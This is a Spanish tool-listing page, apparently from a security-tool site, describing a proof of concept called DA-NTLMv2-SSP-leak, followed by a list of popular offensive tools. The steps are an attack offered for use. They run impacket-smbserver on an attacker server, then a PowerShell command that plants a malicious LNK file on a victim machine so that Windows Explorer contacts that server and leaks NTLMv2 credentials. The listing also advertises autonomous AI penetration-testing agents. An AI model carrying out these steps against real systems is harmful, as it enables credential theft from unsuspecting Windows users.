
DA-NTLMv2-SSP-leak

Pasos


Inicia un servidor Responder en tu servidor

# put the binary (for example Taskmgr.exe) in the directory and run the SMB server.
impacket-smbserver share . -smb2support

Crea un LNK malicioso con PowerShell, en una máquina diferente, y luego colócalo en la víctima (descarga maliciosa, subida SMB...)

# Replace the values with the path, the responder server IP and the file name on the server. Note: It can take 20 to 30 seconds.
.\poc.ps1 -path "C:\users\user\desktop" -ip "<serverIP>" -share "<share>" -file "<payload.exe>"


El proceso explorer.exe representará el icono descargando el archivo automáticamente, buscando los encabezados RT_ICON y RT_GROUP_ICON en la sección .rsrc

Notas


Este código es solo para fines educativos y de investigación.
El autor no se hace responsable del mal uso de este código.
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    396
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    257

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




